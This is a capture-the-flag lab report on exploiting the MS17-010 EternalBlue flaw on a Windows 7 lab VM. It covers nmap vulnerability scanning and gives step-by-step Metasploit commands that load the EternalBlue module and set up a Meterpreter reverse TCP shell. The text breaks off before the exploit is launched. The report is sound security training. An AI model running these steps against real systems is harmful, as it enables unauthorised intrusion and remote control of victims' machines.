ETERNALBLUE

Windows Previledge Escalation

By Nvpie

5th Nov 2022

Lab Report

EternalBlue Exploitation Lab Report

By Nvpie

5th Nov 2022

From: Tryhackme.com

NO #!FLAGS REVEALED

Table of Contents

1. Executive Summary

1.1 Scope of work

1. The assessment was carried out from CTF Perspective, with the only supplied information being the tested VMs IP address.
2. The host machine was being Kali Linux VM and target was Windows 7 Professional SP1 VM 192.168.43.180 address.
3. Perform the penetration and answering the question.

1.2 Project objectives

1. This security assessment is carried out to demonstrate the EternalBlue exploit on a vulnerable vm with ms17-010 vulnerability.

2. Finding the answers of these questions:

#$!	Questions
1.	How many ports are open with a port number under 1000?
2.	What is the machine vulnerable to?
3.	What is the non-default user?
4.	What is the cracked password?

1.3 Assumption

1. While performing this lab we assumed that VM is has unpatched MS17-010 vulnerability.

2. Both machines have working internet connection and connected in same network and they can talk to each other.


1.4 Timeline

The timeline of the Lab is as below:

Penetration Testing	Start Date	End Date
EternalBlue Exploitation	17/09/2022	17/09/2022

2. Methodology

We are going to use the usual methodology.



RECON

GAINING ACCESS

ESCALATE

CRACKING

2.1 Recon (Reconnaissance)

This is the very first stage of hacking, where attacker does as much as possible research about the target. It is also known as footprinting. Which include three main points.

1. Network
2. Host
3. People involved

There are two types of Footprinting:

- **Active**: Directly interacting with the target to gather information about the target. Eg. Using Nmap tool to scan the target.
- **Passive**: Trying to collect the information about the target without directly accessing the target. This involves collecting information from social media, public websites etc.

2.2 Scanning

There are three types of scanning are involved:

- **Port scanning**: This phase involves scanning the target for the information like open ports, Live systems, various services running on the host.
- **Vulnerability Scanning**: Checking the target for weaknesses or vulnerabilities which can be exploited. Usually done with help of automated tools.

- **Network Mapping**: Finding the topology of network, routers, firewalls servers if any, and host information and drawing a network diagram with the available information. This map may serve as a valuable piece of information throughout the hacking process.

2.3. Gaining Access:

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

2.4. Privilege Escalation:

Once hackers have infiltrated a server or PC, it is common to immediately try to get higher-level permissions on that machine. This is called privilege escalation and serves two purposes.

First, the hacker can establish a new account as the server administrator with a unique ID and password. This allows the hacker to simply log in for access on the next visit, rather than trying to inject malware each time.

2.5. Cracking:


After getting higher privilege a hacker might wants to crack the password of user of the machine so he can log into the target machine whenever he if he wants without the knowledge of the user or worse change the password and leaving user locked out.

He can use bruteforcing, dictionary attack, social engineering or decrypting the hash of password if he get access to them. There popular password cracking tool called john the ripper which automate the password cracking this can be very helpful in our lab.

3. Recon


Scan the machine for vulnerabilities with script to finding known vulnerabilities.

```
sudo nmap -sV --script=vuln -oN win7vm 192.168.43.180
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script=vuln -oN win7vm 192.168.43.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-17 08:44 EDT
█
```

3.1 Scan Results



```
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

3.2 Detail System Information

IP ADDRESS	SYSTEM TYPE	OS INFORMATION	OPEN PORTS			
192.168.43.180	Virtual Machine	Microsoft Windows 7 Professional Service Pack 1	**Port**	**Protocol**	**Service**	**Version**
			135	TCP	msrpc	Microsoft Windows RPC
			139	TCP	netbios-ssn	Microsoft Windows netbios-ssn
			445	TCP	Microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
			49152	TCP	msrpc	Microsoft Windows RPC
			49153	TCP	msrpc	Microsoft Windows RPC
			49154	TCP	msrpc	Microsoft Windows RPC
			49155	TCP	msrpc	Microsoft Windows RPC
			49156	TCP	msrpc	Microsoft Windows RPC

3.3 Vulnerability Assessment

- **8 Open Ports:** `135, 139, 445, 49152, 49153, 49154, 49155, 49156`
- **1 Vulnerability:** `smb-vuln-ms17-010`

- **CVE-ID:** CVE-2017-0143
- **CVSS v3.1 Base Score:** 8.1
- **SEVERITY:** High
- **IMPACT:** Remote code execution vulnerability in Microsoft SMBv1.
- **MITIGATION:** https://technet.microsoft.com/library/security/ms17-010


4. Gain Access

Now we found the vulnerability we can access the target using the exploit.

4.1 Step 1: Starting up Metasploit Console

The first step, as always, is to fire up Kali and start the Metasploit console.

```
>_ sudo msfconsole
```




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[*] starting the Metasploit Framework console ... |
```

4.2 Step 2: Load EternalBlue Module

Once you have the "msf >" prompt, you are ready to start exploiting your target system. We need to first load the EternalBlue exploit module into the Metasploit console. We can do this by entering:


```
>_ search ms17-010
```



```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > █
```

Once we found we have `exploit/windows/smb/ms17_010_eternalblue` installed we can use that for exploitation.

```
>_ use exploit/windows/smb/ms17_010_eternalblue
```




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Now that EternalBlue module is loaded we can use it to perform our exploit.

4.3 Step 3: Check "Info"


To know more about module, we can use `info` command to display the information about how the module works.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7
```



```
  --  ----
  0   Automatic Target
  1   Windows 7
  2   Windows Embedded Standard 7
  3   Windows Server 2008 R2
  4   Windows 8
  5   Windows 8.1
  6   Windows Server 2012
  7   Windows 10 Pro
  8   Windows 10 Enterprise Evaluation

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Window
                                            s 7, Windows Embedded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
                                             Windows Embedded Standard 7 target machines.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                            mbedded Standard 7 target machines.

Payload information:
  Space: 2000
```




```
Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.
```

As you can see above, Metasploit provides us with some basic information (Name, Platform, Privileged, Rank, etc.) on the module at the top, some options in the middle and a description of the module at bottom.


4.4 Step 4: Set the payload

Now that we have loaded our module and have some basic information on it, it is time to select a payload to work with it. To see all the payloads that will work with this module, you can enter:

```
>_ show payloads
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```




```
  10  payload/windows/x64/meterpreter/bind_tcp                normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Bind TCP Stager
  11  payload/windows/x64/meterpreter/bind_tcp_rc4            normal  No     Windows Meterpreter (Reflective Injection x64), Bind TC
P Stager (RC4 Stage Encryption, Metasm)
  12  payload/windows/x64/meterpreter/bind_tcp_uuid           normal  No     Windows Meterpreter (Reflective Injection x64), Bind TC
P Stager with UUID Support (Windows x64)
  13  payload/windows/x64/meterpreter/reverse_http            normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (wininet)
  14  payload/windows/x64/meterpreter/reverse_https           normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (wininet)
  15  payload/windows/x64/meterpreter/reverse_named_pipe      normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse Named Pipe (SMB) Stager
  16  payload/windows/x64/meterpreter/reverse_tcp             normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse TCP Stager
  17  payload/windows/x64/meterpreter/reverse_tcp_rc4         normal  No     Windows Meterpreter (Reflective Injection x64), Reverse
TCP Stager (RC4 Stage Encryption, Metasm)
  18  payload/windows/x64/meterpreter/reverse_tcp_uuid        normal  No     Windows Meterpreter (Reflective Injection x64), Reverse
TCP Stager with UUID Support (Windows x64)
  19  payload/windows/x64/meterpreter/reverse_winhttp         normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (winhttp)
  20  payload/windows/x64/meterpreter/reverse_winhttps        normal  No     Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTPS Stager (winhttp)
  21  payload/windows/x64/peinject/bind_ipv6_tcp              normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bi
```

It's important to note that the "show payloads" command run after selecting the exploit will only show you the payloads that will work with that exploit. If you run it before selecting your exploit, it will show you ALL the payloads.

In this example, I will be using our tried and true “`windows/x64/meterpreter/reverse_tcp`” payload, but you can use any of the others that appear on your payload list. If we are successful with this payload, it will provide us with a Windows command shell on our target system.

```
>_ set payload windows/x64/meterpreter/reverse_tcp
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

4.5 Step 5: Set options

The last step before we exploit is to set our options. To see available options with this exploit and payload combination, enter:

```
>_ show options
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

As you can see, there are numerous options, but the only options we need to set are **LHOST** (our IP) and the **RHOST** (the target IP) along with the LPORT and RPORT.

```
>_ set RHOSTS 192.168.43.180
```


```
>_ set RPORT 445
```

```
>_ set LHOST 192.168.43.209
```


```
>_ set LPORT 4444
```

After setting those options, let's once again check the options to make certain everything was typed properly and that everything we need is set.

```
>_ show options
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.43.180   yes       The target host(s), see https://github.com/rapid
                                             7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authent
                                             ication. Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 target mach
                                             ines.
   SMBPass                         no        (Optional) The password for the specified userna
                                             me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
                                             get. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines
                                             .
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only
                                             affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
```



